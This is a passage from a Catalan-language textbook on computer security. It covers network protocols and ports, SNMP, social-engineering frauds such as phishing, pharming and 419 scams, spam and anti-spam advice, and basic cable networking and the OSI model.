- **HTTPS** és la sigla d'HTTP segur. Amb el pas del temps es va veure que l'HTTP tenia mancances de seguretat molt importants, que són un risc per segons quins tipus de transaccions, com ara les compres en línia.

  Netscape va desenvolupar l'SSL (*secure socket layer*), que permet afegir seguretat a les transaccions HTTP. D'aquesta manera va néixer l'HTTPS, que funciona pel port 443.

- **SSH** és la sigla dels termes anglesos *secure shell*. És el mecanisme més utilitzat per poder accedir a màquines remotes i poder operar-hi.

  Aquest protocol permet connexions autenticades i segures. Tot i així, les màquines que hagin de complir mesures de seguretat extremes han de deshabilitar-lo i permetre-hi només accés físic.

  L'SSH funciona pel port 22.

- **FTP** és la sigla dels termes anglesos *file transfer protocol*, és a dir, protocol de transferència de fitxers. És un dels mecanismes més utilitzats per intercanviar fitxers entre maquines remotes d'una mateixa xarxa.

  S'ha de controlar quins usuaris tenen dret a transferir fitxers a quines màquines.


  L'FTP funciona pel port 20.

- **Messenger**. Les eines de missatgeria instantània utilitzen ports específics per realitzar les comunicacions. Tot i que hi ha empreses que les fan servir com a missatgeria interna entre els treballadors, n'hi ha d'altres que opten per tancar el port i deshabilitar-lo.

Actualment, però, hi ha eines de missatgeria que utilitzen el port 80 per comunicar-se, cosa que fa que als administradors els sigui més difícil controlar-les.

El Messenger, que és una de les eines de missatgeria més esteses, utilitza el port 1863.

FIGURA 1.1. Messenger, servei de missatgeria instantània



1.1.5 SNMP

SNMP és la sigla dels termes anglesos *simple network management protocol* , és a dir, protocol simple d'administració de xarxes.

L'**SNMP** permet la gestió simple, remota i centralitzada dels recursos d'una xarxa, ja que pot detectar-hi punts de fallida, rendiments, etc.

Una xarxa administrada mitjançant SNMP utilitza tres tipus de components:

- Dispositius administrats
- Agents
- Sistemes administradors de la xarxa

Un dispositiu administrat és un punt de la xarxa que té un agent SNMP. Els agents recullen i emmagatzemen informació per a l'administració de la xarxa i l'envien als sistemes administradors.

Els dispositius administrats poden ser qualsevol element que formi part de la xarxa, des d'encaminadors (*routers*) fins a impressores, servidors d'aplicacions, tallafocs...

Els agents són petits mòduls de programari que resideixen en els dispositius administrats. Els agents tenen coneixement local de la informació del dispositiu en què resideixen (memòria lliure, rendiment del dispositiu, etc.). Els agents tradueixen aquesta informació a un format compatible amb l'SNMP i l'envien als sistemes administradors.

Els sistemes administradors executen aplicacions que supervisen i controlen els dispositius administrats de manera centralitzada.

Hi ha tres versions d'SNMP: SNMPv1, SNMPv2 i SNMPv3. L'SNMPv2 ofereix certes millores i funcionalitats envers la primera versió. L'SNMPv3 ofereix seguretat respecte de les versions anteriors, ja que les comunicacions entre els elements poden anar xifrades.

1.2 Fraus informàtics i robatoris d'informació; enginyeria social

Una de les màximes més importants que cal tenir en compte quan es tracta de la seguretat és que la cadena sempre es trenca per la baula més dèbil.

Actualment, els equips informàtics cada cop tenen més sistemes tecnològics que permeten que usuaris malintencionats puguin fer un ús fraudulent d'equips no legítims.

Els sistemes operatius incorporen de sèrie tallafocs simples. Tanmateix, poden ser efectius contra cavalls de Troia (*Trojans*) i cucs (*worms*). La majoria de programes s'actualitza automàticament per anar solucionant forats de seguretat i cada cop hi ha més antivirus d'ús gratuït per a usuaris finals.

Antivirus en la xarxa

Per tal que un antivirus sigui efectiu, ha d'anar actualitzant la base de dades de virus per detectar les amenaces noves que vagin apareixent. Avui dia, hi ha alternatives d'ús gratuït, com l'Avast o l'Avira, que permeten tenir un antivirus que actualitza automàticament la base de dades d'amenaces.

Actualment, els equips informàtics cada cop tenen més sistemes tecnològics que permeten que usuaris malintencionats puguin fer un ús fraudulent d'equips no legítims.

Atès que els *hackers* cada cop tenen més dificultats per poder cometre els delictes, sovint fan servir tècniques d'enginyeria social que es basen en la màxima següent: "Els usuaris són la baula més feble de la seguretat".

L'ús dels preceptes de l'enginyeria social és molt anterior a l'aparició de la informàtica i sempre hi ha hagut delinqüents que han comès fraus mitjançant enganys. Estafes com el *tocomocho* o l'estampeta són els avantpassats d'enganys actuals, com la pesca (*phishing*), el descaminament (*pharming*) o les cartes nigerianes.

Des del punt de vista de la seguretat informàtica, l'**enginyeria social** és la pràctica d'aconseguir informació confidencial per mitjà de la manipulació o l'engany d'usuaris legítims.

Normalment, la informació que els atacants volen aconseguir són dades bancàries o altres dades de caràcter confidencial que els permetin accedir a sistemes informàtics de manera il·legítima.

Segons defineixen alguns *hackers*, l'enginyeria social es basa en quatre preceptes. Són els següents:

- A tots ens agrada ajudar els altres.
- No ens agrada crear problemes o dir que no.
- La primera impressió envers l'altra persona sempre és de confiança.
- A tothom li agrada que l'alabin.

L'exemple més estès d'estafes mitjançant els mitjans informàtics és l'enviament de correus electrònics en què l'emissor es fa passar per algú que explica una història falsa. S'espera que l'usuari se la cregui per poder-lo estafar.

1.2.1 Pesca (phising)

Phising és un terme que prové del verb anglès *fish* (els *hackers* fan servir la *ph* en comptes de la *f* per comunicar-se entre ells), que traduït literalment al català voldria dir, **pesca** . Els que realitzen aquesta activitat s'autoanomenen *phishers* (pescaires).

La pesca consisteix a utilitzar eines informàtiques per fer picar l'ham els usuaris mitjançant la suplantació d'identitat.

El terme *pesca* fa referència al fet que l'activitat que amaga és aconseguir que els usuaris mosseguin l'ham d'algun engany per perpetrar un frau.

Hi ha altres teories pel que fa a l'origen i el significat de la paraula *phishing*. Alguns diuen que és la sigla de *password harvest fishing*, que traduït al català seria 'collita i pesca de contrasenyes'. Tot i que hi ha teories diferents, el significat final és el mateix.

1.2.2 Estafes bancàries

La pesca com a tal inclou qualsevol tipus d'estafa que utilitzi tècniques d'enginyeria social per captar dades confidencials. Tanmateix, és coneguda especialment per les estafes en el sector bancari.

Amb l'aparició de la banca en línia, que permet fer operacions bancàries per mitjà del web, van començar a aparèixer els primers atacs de pesca.

> L'estafa de la pesca consisteix a enviar un correu electrònic en què el remitent es fa passar per una entitat bancària, o un ens que hi està relacionat, per demanar a l'usuari que introdueixi les seves dades confidencials en una web fraudulenta.

El correu electrònic redirigeix l'usuari a l'adreça d'una pàgina que s'assembla a la pàgina real de la seva entitat bancària, però que, en realitat, és una web fraudulenta.

Per enganyar el receptor del correu, l'adreça de la pàgina fraudulenta és molt semblant a la de la pàgina original. També es fan servir caràcters especials que despisten el receptor confiat.

Per exemple, l'adreça de correu www.elmeubanc.com@bancfals.com pot fer que un usuari cregui que accedirà al seu banc, però en realitat accedirà a un banc fals. Aquests són els tipus d'estratagemes que fan servir els pescaires.

Quan l'usuari confiat accedeix a l'URL fals, se li demana que hi introdueixi les dades bancàries: número de targeta de crèdit, usuari i contrasenya de la seva banca en línia, etc.

Si els pescaires aconsegueixen extreure'n prou informació, poden suplantar la identitat de l'usuari i, per tant, fer pagaments per Internet a compte de l'usuari estafat.

1.2.3 Mecanismes contra la pesca


La mesura de seguretat principal contra la pesca, i també contra els altres fraus que es basen en enginyeria social, consisteix a conscienciar i educar els usuaris envers aquests tipus de riscos.

La majoria d'atacs de pesca es poden detectar si s'aplica una mica de sentit comú. De vegades arriben correus en anglès que fingeixen ser del nostre banc. La majoria d'aquestes vegades no hi ha cap dada personal que denoti que el remitent coneix el receptor del correu.

> Es pot aplicar la norma general següent: **no fer cas de cap correu electrònic que demani dades personals**.

Les entitats bancàries no acostumen a fer servir el correu electrònic per comunicar-se amb els clients. En cas de dubte, és recomanable que, per introduir dades al portal de banca en línia o al de qualsevol altra entitat, no s'utilitzin els enllaços que hi pugui haver en un correu, sinó que s'introdueixi l'adreça manualment.

A més de les mesures de conscienciació dels usuaris, també hi ha mesures tecnològiques per combatre la pesca. L'ús de targetes de coordenades és un element de seguretat que protegeix els usuaris.



	A	B	C	D	E	F	G	H
1	212	635	253	432	198	236	149	325
2	113	228	339	446	555	662	774	888
3	212	635	253	432	198	236	149	325
4	953	565	113	228	339	446	555	662
5	212	635	253	432	198	236	149	325
6	953	565	113	228	339	446	555	662
7	212	635	253	432	198	236	149	325
8	953	565	113	228	339	446	555	662
9	212	635	253	432	198	236	149	325
10	953	565	113	228	339	446	555	662

582 365 689

Les targetes de coordenades són un dels mecanismes més estesos per assegurar les transaccions bancàries que es fan per Internet.

Per fer operacions per mitjà d'Internet no n'hi ha prou amb conèixer el nom d'usuari i la contrasenya del client, sinó que, a més a més, cal introduir en la pàgina uns números secrets que són en una targeta. Encara que un pescaire aconsegueixi les dades de banca *en línia* d'un client, no podrà perpetrar cap estafa si no té aquesta targeta de coordenades.

Hi ha programari que aplica un filtre en el correu entrant per evitar que hi arribin correus brossa (*spam*), de falsa alarma (*hoax*) o de pesca. Aquest programari s'executa en els servidors de correu. Els correus web més populars incorporen aquests mecanismes per millorar el servei als seus usuaris.

El problema que hi ha amb els filtres de correu és que no són completament efectius i sempre hi ha correus fraudulents que passen el filtre. També hi ha el problema dels falsos positius, és a dir, correus autèntics que es consideren fraudulents i, per tant, no arriben al destinatari. S'ha d'ajustar la sensibilitat dels filtres per tal d'evitar que hi entrin massa correus fraudulents, però també perquè no hi hagi gaires falsos positius.

Hi ha empreses que es dediquen a posar a prova les entitats que ho contracten. Per fer-ho, fan arribar correus fraudulents a treballadors de l'entitat per veure si mosseguen l'ham. Aquesta pràctica s'anomena *phising spear* i permet verificar la maduresa dels treballadors d'una empresa envers aquests tipus de fraus.

1.2.4 Falsa alarma (hoax)

Hoax és una paraula anglesa (literalment, '**engany**') que en català és *falsa alarma*. En l'àmbit de la seguretat informàtica, es fa servir per designar els correus electrònics que expliquen una història falsa i intenten que el lector la consideri real.

L'objectiu dels correus és que el destinatari els reenviï a tants contactes com sigui possible perquè ells facin el mateix i, així, aquests correus es vagin difonent per la xarxa. A vegades, a aquesta classe de correus també se'ls anomena **correus cadena**.

De vegades, els originadors d'aquestes històries falses només busquen aconseguir notorietat o difamar i difondre l'engany per la xarxa. En altres casos, l'objectiu del reenviament dels correus és aconseguir tantes adreces electròniques com sigui possible.

Les adreces dels correus electrònics viatgen a la capçalera dels missatges sense xifrar. Els distribuïdors de les falses alarmes fan cerques amb paraules clau del missatge pel trànsit d'Internet i agafen la informació de les capçaleres en què hi ha les adreces electròniques de les persones a qui s'ha anat reenviant el missatge.

A partir de la distribució de falses alarmes, es configuren bases de dades d'adreces de correu electrònic que després es fan servir per enviar correu brossa o fer fraus de pesca.

Les històries que hi ha darrere les falses alarmes són molt variades. Poden explicar els casos de persones que necessiten ajuda o bé alguna història que generi alarma social, com l'aparició d'un virus nou o alguna curiositat.

Abans de reenviar un correu a tots els nostres contactes, és molt recomanable fer una cerca a la xarxa per veure si la història és certa o falsa.

1.2.5 Descaminament (pharming)

Pharming és un altre anglicisme. En català, l'equivalent és *descaminament*. Està relacionat amb la pesca. És una tècnica que es fa servir en els fraus d'enginyeria social i utilitza la vulnerabilitat dels DNS.

Els DNS (sistema de noms de domini, *domain name system*) són els encarregats de traduir un nom de domini a la IP corresponent. El nom de domini és el que els humans recordem i fem servir per posar l'adreça al navegador. Per exemple: www.google.com.

L'adreça IP és la matrícula que un servidor té dins la xarxa. Aquesta matrícula permet identificar unívocament una màquina dins Internet. Els DNS són els que tenen la informació sobre quin nom de domini correspon a cada matrícula.

> Si la informació que contenen els DNS es pot alterar (**atacs de DNS** poisoning), cosa que significa que usuaris d'un domini determinat podrien ser desviats a una màquina il·legítima.

Seria possible fer que, en intentar accedir a www.google.com, s'accedís a un servidor que no fos el de Google.

Mitjançant aquesta classe d'atacs, els pescadors poden fer creure a les víctimes que accedeixen a la web de la seva entitat bancària mentre que, en realitat, les redirigeixen a una web fraudulenta que pretén robar-los les dades personals.

La seguretat dels DNS cada dia és més robusta i és molt difícil que es produeixin aquest tipus d'atacs. Quan apareixen vulnerabilitats noves, s'esmenen amb celeritat, però sempre hi ha risc que els atacants les puguin utilitzar.

1.2.6 Cartes nigerianes

Les cartes nigerianes són una estafa que també es coneix amb altres noms, com *estafa 419*, que fa referència al codi penal que incompleix.

Les **cartes nigerianes** són una estafa que es produeix per mitjà de correu brossa. En aquest correu, es promet al receptor que rebrà grans sumes de diners si participa en una operació de blanqueig de diner.

Hi ha diverses variants de les cartes nigerianes. Una de les més habituals consisteix en el fet que qui envia el correu es fa passar per un treballador bancari. L'estafador explica que un client amb el mateix nom que el de la víctima ha mort en un accident. Aquest client ha deixat una suma molt elevada de diners, però no té cap hereu. Promet un percentatge de la fortuna a la víctima si, a canvi, es fa passar per aquesta persona i blanqueja els diners. En un moment del procés, quan la víctima mossega l'ham i es creu la història, se li demana una quantitat de diners per avançar les gestions. De vegades, la víctima fins i tot arriba a viatjar al país de l'estafador per fer la suposada operació, cosa que resulta especialment perillosa.

El nom de *cartes nigerianes* prové del fet que la majoria d'estafadors que es dediquen a aquesta activitat procedeixen de Nigèria. Aquesta estafa és anterior a l'existència d'Internet. Abans es duia a terme per mitjà de cartes manuscrites.

Hi ha internautes que es dediquen a enganyar els estafadors des de comptes de correu ficticis i els fan creure que han picat l'ham. Amb aquesta activitat fan perdre temps als estafadors. Els que es dediquen a aquesta activitat s'anomenen *scam baiters*. L'expressió prové de l'anglès, *scam* vol dir 'estafa' i *baiter*, 'esquer'.

1.3 Publicitat i correu brossa

La publicitat és un recurs que s'utilitza per fer conèixer un producte a consumidors potencials. La publicitat és una eina de venda molt antiga que es pot dur a terme per mitjà de molts canals. Originàriament, la publicitat es feia de boca en boca. Més endavant, la irrupció dels mitjans de comunicació va fer que la publicitat pogués arribar de manera simultània a un nombre molt elevat de consumidors potencials.

Els mitjans de comunicació fan negoci de la publicitat. D'aquesta manera, tant premsa escrita com ràdio i televisió tenen una font molt important d'ingressos en la publicitat.

L'aparició d'Internet ha revolucionat el món de la publicitat. Els costos hi són molt més baixos que en els mitjans de comunicació, cosa que permet que hi accedeixin més anunciants. Internet permet conèixer força els gustos i els costums dels usuaris de la xarxa. Per tant, la publicitat pot anar molt més dirigida a un usuari determinat. Això no és tan factible en mitjans de comunicació com la ràdio, en què es desconeix quins són els hàbits dels oients.

Actualment, la publicitat per Internet mou una gran suma de diners. Fa que empreses com Google ingressin més beneficis per mitjà de publicitat que no pas els que Microsoft ingressa amb la venda de sistemes operatius.

La publicitat lícita a Internet i als mitjans telemàtics no és diferent de la que hi ha

en altres mitjans de comunicació. El problema rau en la publicitat il·lícita o no desitjada.

Internet té la particularitat que és un **mitjà obert** i té uns nivells de regularització molt baixos. Això permet que tothom pugui fer lliure ús de la xarxa i, per tant, és molt més vulnerable a actes no lícits.

Seria molt difícil imaginar que algú pogués fer un anunci de manera no lícita per ràdio o televisió, perquè el mitjà està sota control. En canvi, a Internet és molt senzill.

La publicitat no desitjada no és una exclusiva d'Internet. De fet, és molt anterior a Internet. L'enviament de tríptics comercials a les bústies de casa també és una manera de publicitat no desitjada. La diferència que hi ha entre la publicitat a Internet i el correu comercial és que els costos de la publicitat a Internet són molt baixos. A més a més, en el cas del correu comercial, els costos els assumeix l'anunciant, mentre que en la publicitat per Internet no.

Si traslladéssim el problema de la publicitat no desitjada del món virtual al real seria com si tothom pogués enviar correu comercial sense pagar res. D'aquesta manera, correus n'assumiria el cost i l'enviament. Hi hauria cent tríptics de correu comercial per cada carta i els carters no donarien l'abast.

1.3.1 Origen de la publicitat i el correu no desitjat

L'spam fa referència al correu fraudulent.

Correu brossa (*spam*) és el nom genèric que es dóna a qualsevol tipus de comunicació no desitjada que es fa de manera electrònica.

L'origen del terme *spam* prové d'un tipus de pernil de llauna molt popular a Anglaterra durant els anys setanta. El grup humorístic anglès Monty Python té un gag en què uns víkings van a un restaurant i demanin el plat que demanin, sempre els el porten amb pernil SPAM.

El gag del grup Monty Python va servir d'inspiració per batejar el correu no desitjat amb el nom de *spam*, ja que és un element que, encara que no el demanis, te l'envien.

El primer incident de correu brossa que hi ha registrat és anterior a Internet. Va succeir a la xarxa ARPANET, que és la que precedeix Internet. Es va enviar l'aparició d'un model nou de computadora a un grup d'enginyers.

L'explosió del correu brossa va tenir lloc a mitjan anys noranta, quan Internet es va fer accessible al gran públic. Des de llavors, la proliferació de correus brossa no ha parat d'augmentar. Es calcula que actualment entre el 80% i el 85% dels missatges que circulen per Internet són correu brossa.

1.3.2 Tipus de publicitat no desitjada

El cas més habitual de correu brossa és el que es du a terme mitjançant l'enviament de correus electrònics. Tanmateix, també s'utilitzen altres mecanismes.

- **Correu electrònic**. És sens dubte el mitjà per excel·lència que fan servir els que envien correu brossa, anomenats *spammers*. És un mitjà molt senzill, econòmic, ràpid i a l'abast de tothom.

  La quantitat de correus electrònics no desitjats que circulen per la xarxa és molt més elevada que la de correus electrònics lícits.


- **Finestres emergents**. L'enviament de *correu brossa* per mitjà de finestres emergents (en anglès *pop-up windows*) consisteix a enviar un missatge no sol·licitat que emergeix quan ens connectem a Internet (veieu la figura 1.2).

  Els missatges no desitjats apareixen en forma de quadres de diàleg i advertències del sistema operatiu Windows amb el títol *servei de visualització de missatges*.

  Aquest mecanisme fa ús d'una funcionalitat de versions antigues del sistema operatiu, que permet a un administrador de xarxes enviar missatges a altres lloc de la xarxa.

  El més senzill per evitar aquest tipus de *correu brossa* és deshabilitar el servei o fer servir un tallafoc.

FIGURA 1.2. Finestra emergent (pop-up window)



- **Spim**. L'*spim* fa referència a la publicitat no desitjada que s'envia per mitjà d'eines de missatgeria instantània. El nom prové de fusionar les paraules *spam* i *IM* (sigla de missatgeria instantània).

  La missatgeria instantània és una eina que cada vegada es fa servir més. S'utilitza tant en l'àmbit particular per comunicar-se amb familiars i amics com en l'àmbit professional per comunicar-se amb companys de feina.

  Els nivells de *spim* són molt més baixos que els de correu brossa per correu electrònic. Tanmateix, actualment es veu que aquest tipus de publicitat no desitjada està augmentant.

- **Spamdexing**. El terme *spamdexing* (falsejament d'índexs) s'obté de fusionar el terme *spam* i el terme *indexing*, que ve de l'anglès i significa 'indexar'. Fa referència a la publicitat no desitjada que es pretén propagar per mitjà dels cercadors d'Internet.

  Els cercadors funcionen mitjançant la indexació de les pàgines web. D'aquesta manera, quan algú cerca algun terme en un cercador, aquest cercador consulta l'índex que té.

  El falsejament d'índexs consisteix a falsejar els indexadors dels motors de cerca per tal que quan algú hi cerqui algun terme, vagi a parar a pàgines web que tenen publicitat il·lícita.

- **Altres tipus**. Hi ha molts altres tipus de mecanismes per propagar publicitat no desitjada com, per exemple, posar comentaris en blocs que tenen molts lectors, posar entrades en fòrums, fer publicitat en llocs wiki o fer publicitat per mitjà de missatges no desitjats en jocs en línia.

1.3.3 Costos associats al correu brossa

Els costos directes i indirectes que provenen del correu brossa estan estimats en desenes de milions de dòlars a escala mundial.

El primer cost directe imputable al correu brossa és l'ús de xarxes i computadores. La majoria de les comunicacions que es produeixen a Internet són de correu brossa, de manera que el rendiment d'Internet empitjora.

És difícil distingir els missatges lícits i el correu brossa. Tot i així, hi ha filtres de correu brossa i altres eines que en minimitzen l'impacte. El desenvolupament i la implantació d'aquestes eines és un peatge que s'ha de pagar per tenir accés a Internet.

De vegades, els *spammers* utilitzen virus per infectar ordinadors d'usuaris i fer-los servir com a emissors de correu brossa. El virus infecta aquests ordinadors, anomenats *zombies*, i fa que en disminueixi el rendiment.

Més enllà dels costos merament tecnològics, un dels grans costos del correu brossa és l'impacte que té sobre el rendiment dels usuaris d'Internet. Al llarg del dia es perd molt de temps discriminant els correus lícits dels correus brossa.

1.3.4 Mesures contra el correu brossa

Tot i que és molt difícil combatre el correu brossa, cada vegada apareixen filtres més sofisticats que en minimitzen l'impacte. De totes maneres, el millor per evitar el correu brossa és la prevenció. Hi ha una sèrie de recomanacions que fan més difícil la tasca dels *spammers*.

- **No contestar mai els correus brossa**. Contestar un *correu brossa*, encara que sigui per dir que no en volem rebre més, serveix a l'atacant per saber que el compte de correu està actiu.

  Els *spammers* s'acostumen a passar o a vendre llistes de correus electrònics. D'aquesta manera, només cal que un *spammer* sàpiga que es tracta d'un compte actiu perquè altres comencin a enviar-hi publicitat.

  Els justificants de recepció de correu tampoc s'han d'acceptar mai, perquè envien un senyal d'avís als *spammers* que els indica que el compte està actiu.

- **No clicar al damunt de les imatges dels correus brossa**. Una manera subtil que tenen els *spammers* de saber que un compte de correu està actiu és per mitjà dels enllaços (*links*) que hi ha en el correu.

  Si s'accedeix a algun dels enllaços de les imatges, es redirigeix l'usuari a un servidor que anota l'adreça de correu electrònic i avisa l'*spammer*.

- **Anar en compte a l'hora de donar l'adreça electrònica**. L'adreça electrònica només s'ha de donar a persones i organitzacions que siguin de confiança i amb les quals es tingui la intenció d'establir algun tipus de comunicació.

- **Utilitzar diferents comptes de correu electrònic**. És recomanable tenir dos comptes diferents de correu electrònic per donar l'un o l'altre segons la confiança que es tingui amb el destinatari.

  L'un es pot fer servir únicament per a contactes personals i amics i l'altre, per a la resta. Per comoditat, els missatges es poden reencaminar per rebre'ls només en un dels dos comptes. Si el compte públic rep massa correu brossa, es cancel·la i se'n crea un de nou.

- **Utilitzar una adreça electrònica poc identificable**. Un *spammer* té moltes maneres d'aconseguir adreces electròniques. De vegades, naveguen per la xarxa per buscar adreces publicades. També naveguen per xats, fan servir enginyeria social, etc.

  Un mecanisme habitual és fer servir motors que proven adreces de correu i esperen que el destinatari les rebi. Per crear aquestes adreces de correu, fan servir diccionaris que componen les adreces a partir de noms comuns possibles.

  Per exemple, si el diccionari conté el nom *Miquel García*, el motor pot provar les adreces miquel.garcia@, mgarcia@, etc. És millor no crear les adreces de correu a partir d'aquestes regles. D'aquesta manera, als robots els serà més difícil detectar-les.

- **No publicar l'adreça electrònica**. Els *spammers* tenen motors de cerca que van buscant adreces de correu electrònic que hi ha a Internet. Publicar l'adreça a la pàgina web personal o corporativa n'és un exemple. Això és carn de canó per als *spammers*.

  Una alternativa que es fa servir és publicar l'adreça electrònica com a imatge en comptes de publicar-la com a text. Els motors de cerca no són capaços de llegir el text de la imatge, cosa que fa que l'adreça sigui més inaccessible a possibles atacs.

1.4 Seguretat en xarxes de cable i control de monitoratge

Actualment, tothom coneix Internet amb el nom de **xarxa**, però en realitat hi ha molts tipus de xarxes d'ordinadors.

> Una **xarxa** és un conjunt de maquinari interconnectat per poder intercanviar informació.

Les primeres xarxes d'ordinadors van aparèixer a la dècada dels seixanta, fa més de quaranta anys. L'any 1969, la Universitat de Califòrnia i la Universitat de Utah estaven connectades per mitjà del que, posteriorment, va ser l'origen d'ARPANET.

ARPANET és la sigla dels termes anglesos *advanced research projects agency network*, és a dir, 'xarxa de l'agència de projectes d'investigació avançada'. L'ARPANET va ser la precursora de la Internet, en què es va convertir uns quants anys més tard.

Les xarxes es poden classificar segons diversos conceptes com, per exemple, el mitjà que fan servir per interconnectar-se. Així doncs, es poden dividir en xarxes de cable i xarxes sense fil, segons si la informació es transmet per mitjà d'impulsos elèctrics per un cable o per mitjà d'ones de radiofreqüència.

Les xarxes de cable com a tals es poden subdividir en diverses categories segons el tipus de mecanisme de connexió:

- Parell creuat de cables de coure
- Cable coaxial
- Fibra òptica

El parell creuat de cables de coure és el mitjà més antic de transmissió de dades, però, alhora, també és el més estès. Originalment, la infraestructura de cablatge de coure existent es va desplegar per a les comunicacions telefòniques i, posteriorment, s'ha fet servir per intercanviar dades.

El cable coaxial permet transmetre més dades que el parell de cables de coure. Inicialment, es va desplegar per distribuir el senyal de televisió. Als Estats Units,

la distribució està molt estesa. A Espanya, en canvi, és més irregular perquè es va començar a fomentar més tard.

La fibra òptica permet transmetre grans volums d'informació. Un sol cable de fibra òptica pot transmetre la informació de centenars de cables coaxials i milers de parells creuats de cables de coure. El senyal que transporta la fibra òptica pot recórrer grans distàncies sense atenuar-se.

Les xarxes de cable estan molt esteses. Segons la finalitat que tenen i la dimensió de territori que cobreixen poden ser xarxes LAN, MAN, WAN, etc.

Les xarxes LAN (*local area network*), és a dir, xarxa d'àrea local, es fan servir per compartir recursos i informació dins una mateixa organització. Així doncs, no necessàriament cada ordinador ha de tenir una impressora o un sistema de seguretat (*backup)* propi, sinó que es fan servir recursos compartits.

Les xarxes WAN (*wide area network*), és a dir, xarxa d'àrea estesa, són xarxes que cobreixen extensions molt grans de territori. Una multinacional que tingui una xarxa per intercomunicar les seus que té en diferents països en seria un exemple. Internet es considera la xarxa WAN més gran que hi ha.

Les xarxes de cable són més segures que altres tipus de xarxes, com les xarxes sense fil. Això és degut al fet que per poder accedir a la informació, cal tenir accés físic al mitjà de transmissió de les dades (cables, fibra, etc). De totes maneres, les xarxes de cable no són immunes a possibles atacs de *hackers*.

1.4.1 Informació en la xarxa

El volum d'informació que circula per una xarxa pot ser molt gran. A banda de la informació que intercanvien els usuaris de la xarxa, també hi ha informació que es fa servir perquè la xarxa funcioni correctament.

Les xarxes s'estructuren lògicament en una sèrie de capes. El maquinari i el programari involucrat en el funcionament de la xarxa fa operacions específiques d'alguna capa o de diverses. Les capes que hi ha són les següents:

- Capa d'aplicació
- Capa de presentació
- Capa de sessió
- Capa de transport
- Capa de xarxa
- Capa d'enllaç de dades
- Capa física

El **model de capes** es coneix amb el nom de *model OSI* (*open system interconnection*), és a dir, model d'interconnexió de sistemes oberts. El va definir l'organització ISO i defineix com interconnectar sistemes de comunicació.

Cada capa del model ISO té un protocol propi, és a dir, que envía la informació seguint unes normes determinades. La informació es va afegint en els paquets de dades per tal que els diversos dispositius de la xarxa la puguin tractar.

En un paquet de dades que circuli per la xarxa hi haurà l'adreça d'origen i de destinació, que tractaran els dispositius d'encaminament; bits d'integritat, que comprobaran si part de la informació que es transporta s'ha alterat, etc.

La informació que viatja pot donar informació sobre si hi ha algun problema a la xarxa. Molts mecanismes es dediquen a analitzar els paquets d'informació per garantir el bon funcionament de la xarxa.

